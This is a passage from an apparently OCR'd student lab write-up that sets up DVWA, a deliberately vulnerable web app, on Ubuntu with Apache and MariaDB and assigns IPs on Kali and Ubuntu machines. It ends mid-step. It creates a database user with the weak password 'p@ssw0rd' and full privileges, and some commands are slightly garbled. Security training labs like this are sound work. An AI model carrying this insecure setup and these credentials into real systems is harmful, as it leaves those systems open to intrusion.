
Step 4: Run apache in order for the website to even work



Step 5: Now when we input localhost onto firefox we can now see that apache is set up




Step 6: Now we install MariaDB-server which we will need to set up the tables because DVWA runs off of this




Step 7: Next we will open the Database configurations for DVWA

```
jorge@ubontus1:~$ vim config/config.inc.php
```

Step 8: now we can view the database config information for DVWA




Step 9: Open up another terminal and type MySQL commands to query items




Step 10: Next we will input the next 3 commands to the mysql to see that we can query

```
jorge@ubontus1:~$ mysql> create database dvwa;
jorge@ubontus1:~$ mysql> create user dvwa@localhost identified by 'p@ssw0rd';
jorge@ubontus1:~$ mysql> grant all on dvwa.* to dvwa@localhost;
jorge@ubontus1:~$ mysql> flush privileges;
```


Step 11: now we will type the commands mysql -u dwa -p and input the password for DVWA which is as we remember 'p@ssw0rd'




Step 12: As we can see the website is now up it asks for us to input our password and username (note the link is localhost/DVWA/login.php)



Step 13: Once logged in we can view the website




Step 14: Finally when we scroll down in the homepage we see a create/reset database button and once clicked messages appear showing the created tables which would not work if the database would not be correctly set up.




Part VIII: Changing the IP address for Kali

Step 1: to change the ip we go back to kali, enter password for entrance, open a terminal, and type the command “sudo ifconfig eth0 192.168.158.25”




Step 2: now we run the command “ifconfig” to make sure our previous command worked




Part IX: Change IP for Ubuntu


Step 1: Head back to Ubuntu and click this button



